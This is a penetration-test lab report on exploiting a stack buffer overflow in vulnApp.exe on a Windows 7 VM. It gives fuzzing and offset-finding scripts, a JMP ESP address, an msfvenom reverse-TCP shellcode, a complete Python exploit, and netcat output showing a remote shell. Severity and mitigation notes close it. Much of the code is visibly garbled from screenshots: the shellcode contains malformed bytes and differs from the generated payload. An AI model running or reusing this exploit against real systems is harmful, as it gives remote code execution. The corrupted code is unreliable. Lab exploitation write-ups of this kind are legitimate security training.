

OFFENSIVE SECURITY

Penetration Test Report

Task 1- Buffer Overflow

1.1 Introduction

This task exploits a vulnerable application using a stack-based buffer overflow attack on a Windows 7 virtual machine.

The attack not only causes the application to crash, but to also progress further by gaining control of program execution and achieving arbitrary code execution.

1.2 Objective

The objective of this task was to exploit a stack-based buffer overflow vulnerability in vulnApp.exe by sending crafted network input to the service listening on port 9999. The purpose of the attack was to demonstrate control over the Instruction Pointer (EIP), redirect execution flow, and execute custom shellcode to obtain a reverse shell on the attacking machine.

2.0 Methodology

2.1 Information Gathering

Windows 7 virtual machine IP address: 192.168.128.7

The vulnerable application vulnApp.exe was launched and confirmed to be listening on TCP port 9999. Connectivity was verified from the Kali Linux attacker machine using Netcat.

2.2 Vulnerability Discovery

Figure 1: The Python script exploit.py (fuzzer.py) was then used to send large payloads to the vulnerable application.




The screenshot shows a terminal window with the following content:

```
#!/usr/bin/python
import socket
import os
import sys
host="192.168.128.7"
port=9999
buffer = "TRUN /.:/" + "A" * 1050
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

The terminal prompt at the bottom is `(faylino㉿kali)-[~]`, and the command being run is `$ python3 exploit.py`.

Figure 2: Application Vulnapp.exe crash after large payload



This behavior indicated that the application had failed to validate the input length before copying user-supplied data into a fixed-size stack buffer.

2.3 Determining Offset

To accurately control execution, a cyclic pattern was generated and sent to the application.

Figure 3: Generating pattern:


```
[faylino㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9Am0Am1Am2Am3Am4Am5Am6Am7A
Ap4Ap5Ap6Ap7Ap8Aq9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0
Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
3Bh4Bh5Bh6Bh7Bh8Bh9Bj0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bn0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw
7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B
z3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8
```

Figure 4: Updating exploit.py script with the pattern:

```
Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct
Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw
Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz
Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc
Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df
Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Df0Df1Df2Df3Df4Df
Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl
Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Dc
Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Df
Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv
Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
10
11 buffer = b"TRUN ./:" + pattern.encode()
12
13 expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 expl.connect((host, port))
15 expl.send(buffer.encode())
16 expl.close()
```

After the crash, the EIP register contained a unique pattern value, which was used to calculate the exact offset to EIP.

Figure 5: EIP showing pattern value (386F4337):



Using the pattern offset tool and the EIP value, the exact offset for the EIP was calculated as 2003 bytes. This meant that 2003 bytes of input would be needed to overwrite the Instruction Pointer.

Figure 6: Pattern offset tool:


```
[faylino㉿kali)-[~]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```

To confirm control, the payload script was updated to account for the offset and then followed by “BBBB”.

Figure 7: EIP = 42424242

```
10  
11 buffer = b"TRUN /.:/\" + b"AAAAA"\*2003 + b"BBBB"
```

Figure 8: Upon execution, EIP was overwritten with 42424242, confirming full control of the Instruction Pointer.



2.4 Identifying Bad Characters

A bad character test was performed to determine which byte values could cause any corruption or any truncation. Memory inspection in Immunity Debugger revealed that the characters \x0a, \x00, and \xd were not processed correctly, as they interfered with the application's line-based input handling.

Figure 9: Memory dump showing truncation at 0x0d 0x0a

2.5 Locating a JMP ESP Instruction

A suitable JMP ESP instruction was located within essfunc.dll using “!mona modules”. The selected address (0x625011AF) was confirmed to reside in a module without ASLR, SafeSEH, or rebasing protections.

Figure 10: !mona jmp -r esp output

```
0BADF000 | [+] Results :  
625011AF | 0x625011af : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011BB | 0x625011bb : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011C7 | 0x625011c7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011D3 | 0x625011d3 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011DF | 0x625011df : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011EB | 0x625011eb : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
625011F7 | 0x625011f7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
62501203 | 0x62501203 : jmp esp | ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
62501205 | 0x62501205 : jmp esp | ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, VA:  
0BADF000 | Found a total of 9 pointers  
[+] This mona.py action took 0:00:05.328000
```

!mona jmp -r esp

This address was inserted into the exploit script in reverse byte order as the hexadecimal sequence `\xaf\x11\x50\x62`.

2.6 Shellcode Execution and Exploitation

The shellcode was then generated using msfvenom to create a reverse TCP shell payload, excluding the identified bad characters.

Figure 11, msfvenom to create a reverse TCP shell payload:

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.128.2 LPORT=4444 -b "x00\x0a\x0d" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xba\xb5\xbc\x27\xb0\xda\xda\xd9\x74\x24\xf4\x5f"
buf += b"\x29\xc9\xb1\x52\x31\x57\x12\x83\xc7\x04\x03\xe2"
buf += b"\xb2\xc5\x45\xf0\x23\x8b\xa6\x08\xb4\xec\x2f\xed"
buf += b"\x85\x2c\x4b\x66\xb5\x9c\x1f\x2a\x3a\x56\x4d\xde"
buf += b"\xc9\x1a\x5a\xd1\x7a\x90\xbc\xdc\x7b\x89\xfd\x7f"
buf += b"\xf8\xd0\xd1\x5f\xc1\x1a\x24\x9e\x06\x46\xc5\xf2"
buf += b"\xdf\x0c\x78\xe2\x54\x58\x41\x89\x27\x4c\xc1\x6e"
buf += b"\xff\x6f\xe0\x21\x8b\x29\x22\xc0\x58\x42\x6b\xda"
buf += b"\xbd\x6f\x25\x51\x75\x1b\xb4\xb3\x47\xe4\x1b\xfa"
buf += b"\x67\x17\x65\x3b\x4f\xc8\x10\x35\xb3\x75\x23\x82"
buf += b"\xc9\xa1\xa6\x10\x69\x21\x10\xfc\x8b\xe6\xc7\x77"
buf += b"\x87\x43\x83\xdf\x84\x52\x40\x54\xb0\xdf\x67\xba"
buf += b"\x30\x9b\x43\x1e\x18\x7f\xed\x07\xc4\x2e\x12\x57"
buf += b"\xa7\x8f\xb6\x1c\x4a\xdb\xca\x7f\x03\x28\xe7\x7f"
buf += b"\xd3\x26\x70\x0c\xe1\xe9\x2a\x9a\x49\x61\xf5\x5d"
```

Figure 12, the final script:

```

1#!/usr/bin/python
2import socket
3import os
4import sys
5
6host="192.168.128.7"
7port=9999
8offset = 2003
9jmp_esp = b"\xaf\x11\x50\x62"
10nop_sled = b"\x90"*16
11buf = b""
12buf += b"\xba\xdc\x94\x63\x35\xd9\xf6\xd9\x74\x24\xf4\x58"
13buf += b"\xb2\xc9\xb1\x52\x83\xc0\x04\x31\x50\x0e\x03\x8c"
14buf += b"\x9a\x81\xc0\xd0\x4b\xc7\x2b\x28\x8c\xab\x2\xcd"
15buf += b"\xbd\xe8\xd1\x86\xee\xd8\x92\xca\x02\x92\xf7\xfe"
16buf += b"\x91\xd6\xdf\xf1\x12\x5c\x06\x3c\xab\xcd\x7a\x5f"
17buf += b"\x20\x0c\xaf\xbf\x19\xdf\xab\xbe\x5e\x02\x4e\x92"
18buf += b"\x37\x48\xfd\x02\x33\x04\x3e\xab\x0f\x88\x46\x4e"
19buf += b"\xc7\xab\xc1\x53\xf2\xab\xe0\xb0\x8e\xe1\xfa"
20buf += b"\xd5\xab\xb8\x71\x2d\x47\x3b\x53\x7f\xab\x90\x9a"
21buf += b"\x4f\x5b\xe8\xdb\x68\x84\x9f\x15\x8b\x39\x98\xe2"
22buf += b"\xf1\xe5\x2d\xf0\x52\x6d\x95\xdc\x63\xab\x40\x97"
23buf += b"\x68\x0f\x06\xff\x6c\x8e\xcb\x74\x88\x1b\xea\x5a"
24buf += b"\x18\x5f\xc9\x7e\x40\x3b\x70\x27\x2c\xea\x8d\x37"
25buf += b"\x8f\x53\x28\x3c\x22\x87\x41\x1f\x2b\x64\x68\x9f"
26buf += b"\xab\xe2\xfb\xec\x99\xad\x57\x7a\x92\x26\x7e\x7d"
27buf += b"\xd5\x1c\xc6\x11\x28\x9f\x37\x38\xef\xcb\x67\x52"
28buf += b"\xc6\x73\xec\xab\xe7\xab\xab\x3\xf2\x47\x1a\x04\xab"
29buf += b"\x27\xca\xec\xab\xab\x35\x0c\xd3\x6d\x5e\xab\x2e"
30buf += b"\xe6\xab\x90\xb0\xf4\x49\xe3\xb0\xe9\xd5\x6a\x56"
31buf += b"\x63\xf6\x3a\xc1\x1c\x6f\x67\x99\xbd\x70\xbd\xe4"
32buf += b"\xfe\xfb\x32\x19\xb0\x0b\x3e\x09\x25\xfc\x75\x73"
33buf += b"\xe0\x03\xab\x1b\x6e\x91\x2f\xdb\xf9\x8a\xe7\x8c"
34buf += b"\xae\x7d\xfe\x58\x43\x27\xab\x7e\x9e\xb1\x93\x3a"
35buf += b"\x45\x02\x1d\xc3\x08\x3e\x39\xd3\xd4\xbf\x05\x87"
36buf += b"\x88\xe9\xd3\x71\x6f\x40\x92\x2b\x39\x3f\x7c\xbb"
37buf += b"\xbc\x73\xfb\xbd\xc0\x59\x49\x21\x70\x34\x0c\x5e"
38buf += b"\xbd\xd0\x98\x27\xab\x40\x66\xf2\x67\x70\x2d\x5e"
39buf += b"\xc1\x19\xe8\x0b\x53\x44\x0b\xe6\x90\x71\x88\x02"
40buf += b"\x69\x86\x90\x67\x6c\xc2\x16\x94\x1c\x5b\xf3\x9a"
41buf += b"\xb3\x5c\xd6"
42buffer = b"A"*offset + jmp_esp + b"\x90"*16 + buf
43print ("[+] sending payload")
44s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45s.connect((host, port))
46s.send(b"TRUN /.:/ " + buffer + b"\r\n")
47s.close()
48print ("[+] done")
49
```

Figure 13, a netcat listener was then started on the Kali Linux machine:


```

[(faylino㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...

```

Upon execution of the final exploit, the shellcode executed successfully and established a reverse connection back to the attacker system.


Figure 14, Netcat listener receiving connection:



```
(faylino㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.128.2] from (UNKNOWN) [192.168.128.7] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lab\Desktop\Toolbox\vulnApp>
```

Figure 15, whoami command output:



```
faylino@kali: ~
Session Actions Edit View Help
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lab\Desktop\Toolbox\vulnApp>whoami
whoami
win-fl55oscssna\lab

C:\Users\Lab\Desktop\Toolbox\vulnApp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : fdff:8d32:815a:787e:181f:9924:fa65:a7a9
Temporary IPv6 Address . . . . . : fdff:8d32:815a:787e:b9ae:ef7e:275b:7a99
Link-local IPv6 Address . . . . . : fe80::181f:9924:fa65:a7a9%17
IPv4 Address . . . . . : 192.168.128.7
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Tunnel adapter Local Area Connection* 12:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : 

C:\Users\Lab\Desktop\Toolbox\vulnApp>
```

3.0 Impact and Severity

This vulnerability is classified as **Critical**. The ability to overwrite EIP and execute arbitrary shellcode allows an attacker to gain full remote code execution on the target system. In a real-world scenario, this could lead to complete system compromise, data exfiltration, lateral movement, or privilege escalation.

4.0 Recommendations

To mitigate this vulnerability, developers should implement strict input validation and enforce proper bounds checking on all user-supplied data. Unsafe memory functions should be replaced with secure alternatives, and modern exploit mitigation techniques such as ASLR and DEP should be enabled where possible. Regular code reviews and penetration testing should also be conducted to identify similar vulnerabilities before deployment.